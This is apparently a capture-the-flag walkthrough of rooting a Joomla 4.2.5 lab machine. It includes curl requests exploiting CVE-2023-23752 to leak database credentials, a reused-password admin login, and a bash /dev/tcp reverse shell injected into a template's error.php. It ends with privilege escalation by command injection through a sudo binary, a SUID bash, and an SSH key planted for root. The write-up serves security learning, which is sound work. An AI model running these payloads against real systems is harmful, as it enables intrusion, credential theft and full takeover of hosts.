
Overview
The machine starts by discovering a Joomla CMS on port 80, fingerprinting the version manually to identify CVE-2023-23752 which leaks database credentials and super user information, then logging into the admin panel with reused credentials to inject a reverse shell via a template PHP file. Privilege escalation comes from a sudo-allowed custom binary that passes user input unsanitized into a shell command, allowing command injection to set SUID on bash and get root.
Enumeration
as usual we'll start with nmap scan
nmap -sC -sV -vv -oA init $TARGET
# Nmap 7.94SVN scan initiated Mon May 25 20:58:04 2026 as: nmap -sC -sV -vv -oA init 10.1.111.247
Nmap scan report for 10.1.111.247
Host is up, received syn-ack (0.14s latency).
Scanned at 2026-05-25 20:58:05 PDT for 19s
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 c3:5a:83:50:80:9a:61:37:05:b7:45:96:cb:ab:1d:1e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDnWIbBLcbSbZZmw8nDh5DOA9ecneGMU8Ff1Rm8Frp71DcloANVhYkmErZ3+o839XNGO+k2tmXeNcwJ8jICj06M=
| 256 6b:15:12:60:1b:21:d1:bf:7e:b8:c0:e8:d7:7e:7b:6b (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP9JIv57fNRXYSBb4BDtI+WNZG/hfJuGHaaMLL7Iu9PG
80/tcp open  http    syn-ack Apache httpd 2.4.52 ((Ubuntu))
| _http-favicon: Unknown favicon MD5: 3E18B73692FF5A74F54EFFB2E047C8CB
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| _http-title: Samurai
| _http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon May 25 20:58:24 2026 -- 1 IP address (1 host up) scanned in 19.98 seconds
and we see we got only two ports
| Port | Service |
|---|---|
| 22 | SSH |
| 80 | Static HTTP Page |
the HTTP Page is very static and there is no virtual hosting here at least to our knowledge so far
Lets start Fuzzing directories but first when i was looking at the website I tried to look for robots.txt file or Readme file and it didn't return 404 instead it returned 200 ok with the same page again so we'll need to filter based on the size or keywords
ffuf -u http://$TARGET_IP/FUZZ -w /opt/SecLists/Discovery/Web-Content/raft-small-directories.txt -fs 3185

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.1.111.247/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-small-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 3185
________________________________________________

images [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 145ms]
libraries [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 149ms]
api [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 140ms]
assets [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 151ms]
tmp [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 3322ms]
includes [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 4317ms]
modules [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 4319ms]
templates [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 4322ms]
cache [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 4323ms]
media [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 4322ms]
language [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 4325ms]
plugins [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 4331ms]
administrator [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 4333ms]
components [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 4335ms]
layouts [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 142ms]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 144ms]
cli [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 155ms]
and we got those and by the looks of it templates, components, administrator, and plugins there is some kinda CMS in place so lets go to administrator and see which type is it
and it runs Joomla
 and Joomla Default Creds are
 admin and the password are set on installation so there isn't anything we can do here without creds
so lets try to fingerprint the website and find which version is it running
there is two ways to do that
- use
joomscanwhich is the automated way and it'll also look for vulnerabilities in it and some backup files - and the manual way is to visit this
administrator/manifests/files/joomla.xml
most people use joomscan so lets show the manual way this time, by going to that joomla.xml url
we get this xml file
<extension type="file" method="upgrade">
<name>files_joomla</name>
<author>Joomla! Project</author>
<authorEmail>admin@joomla.org</authorEmail>
<authorUrl>www.joomla.org</authorUrl>
<copyright>(C) 2019 Open Source Matters, Inc.</copyright>
<license>
GNU General Public License version 2 or later; see LICENSE.txt
</license>
<version>4.2.5</version>
<!-- <SNIP>
and as you can see it runs version 4.2.5
Joomla v4.2.5 is vulnerable to Unauthenticated Information Disclosure that leaks DB Creds and sensitive information CVE-2023-23752
CVE-2023-23752
there is two endpoints that we can hit unauthenticated leaking sensitive information about the CMS and its database
curl http://$TARGET_IP/api/index.php/v1/config/application?public=true
curl http://$TARGET_IP/api/index.php/v1/users?public=true
those will leak two things the CMS Editors and Super Users and MySQL Database info
and there is multiple exploits that'll do that for us or we can just use the above commands with | jq . for better view
either way we'll get this information
 it leaked 3 things the Super User username, and the Database user and password
the database isn't exposed external, didn't appear on our scan and we can confirm that by doing full scan
and we got also the super user username
Super Users are usually the ones who setup and install the CMS and because they do there is a good chance they reuse passwords multiple times so we can try logging in to the administrator password using that Super user and the DB password
it leaked 3 things the Super User username, and the Database user and password
the database isn't exposed external, didn't appear on our scan and we can confirm that by doing full scan
and we got also the super user username
Super Users are usually the ones who setup and install the CMS and because they do there is a good chance they reuse passwords multiple times so we can try logging in to the administrator password using that Super user and the DB password
Foothold
and we're logged in
 Joomla and most of the CMS exploitation technique is the same
- find a template
- find one of its php files
- inject a shell
- trigger that file and we get a shell
so lets find a template and inject a shell in it
Go to System on the left, find Template section and choose Site Templates we'll see that there is a template called Cassiopeia and it has multiple PHP files and i usually use error.php just incase someone is using the website now doesn't crash it (just a good practice)
and we'll inject this system('bash -c "bash -i >& /dev/tcp/10.200.59.241/4444 0>&1"');
the Edit page will give you the file path Editing file "/templates/cassiopeia/error.php" in template "cassiopeia". so we just need to hit that file while our listener is ready
 and as you can see we get a shell
so lets upgrade it to a proper tty
and as you can see we get a shell
so lets upgrade it to a proper tty
python3 -c 'import pty; pty.spawn("/bin/bash");' then stty raw -echo; fg then export TERM=xterm and if there is a different dimensions for your terminal you can find them by stty -a and set them with stty rows <> cols <> using the values you got
and we get the user

Privilege Escalation
we remember that there is a DB locally so i usually start with it maybe we find some hashes that we can crack and I actually did but that was dead-end, hashes didn't crack lets see if we can run something as root
sudo -l
Matching Defaults entries for www-data on streetcoder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on streetcoder:
    (root) NOPASSWD: /opt/backup/DbMaria
and we can run that file as root
bash-5.1$ file /opt/backup/DbMaria
/opt/backup/DbMaria: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=dfb0bf8319563ccca311f917b82f9ca0a051204f, for GNU/Linux 3.2.0, not stripped
and it is a binary file, if you try to run it blindly it will ask you for a DB and once you give it the DB name it won't show you what it does so we need to decompile it
but first before going too deep I'll just strings on it first
bash-5.1$ strings /opt/backup/DbMaria
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
system
setuid
snprintf
__stack_chk_fail
libc.so.6
GLIBC_2.2.5
GLIBC_2.4
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Usage: %s < database>
mariadb-dump --socket=/run/mysqld/mysqld.sock -u root %s > /tmp/backup.sql
:*3$"
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04.3) 11.4.0
< SNIP"
and as you can see it needs a database to dump it into a file using that mariadb-dump command
there is couple of things when you see this command
mariadb-dump --socket=/run/mysqld/mysqld.sock -u root %s > /tmp/backup.sql- we try to manipulate PATH and hijack that
mariadb-dumpcause it doesn't use the absolute path- it won't work in this case cause the sudo got
env_reseton it, and it uses thesecure_pathas the new PATH
- it won't work in this case cause the sudo got
- see if you can write to one of the PATH directories but we can't
- and last thing is command injection through the database name
as you can see it just takes the string from the user %s and puts it as it is
so if we give it a name like test; cat /root/root.txt it'll execute it as a second command but it might not return it in the output so the easiest way to do this instead of writing an ssh key and dealing with syntax is to set SUID on the bash and run it
bash-5.1$ sudo /opt/backup/DbMaria "test; chmod +s /bin/bash"
/*M!999999\- enable the sandbox mode */
-- MariaDB dump 10.19 Distrib 10.6.23-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: localhost Database: test
-- ------------------------------------------------------
-- Server version 10.6.23-MariaDB-0ubuntu0.22.04.1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;
mariadb-dump: Got error: 1049: "Unknown database 'test'" when selecting the database
bash-5.1$ /bin/bash -p
bash-5.1# whoami
root
and we get root
Drop SSH Key
get pair of keys
ssh-keygen -t ssh-ed25519 and write the public key on the target in /tmp/k then copy it using the command injection
sudo /opt/backup/DbMaria 'test; cp /tmp/k /root/.ssh/authorized_keys'then ssh -i id_ed25519 root@TARGET_IP and you'll get in
Resources
- https://github.com/joomla/joomla-cms Joomla main repo for files to get the version
- https://www.vulncheck.com/blog/joomla-for-rce CVE-2023-23752 by Jacob Baines (did a solid job)
- https://beaglesecurity.com/blog/vulnerability/bash-command-injection.html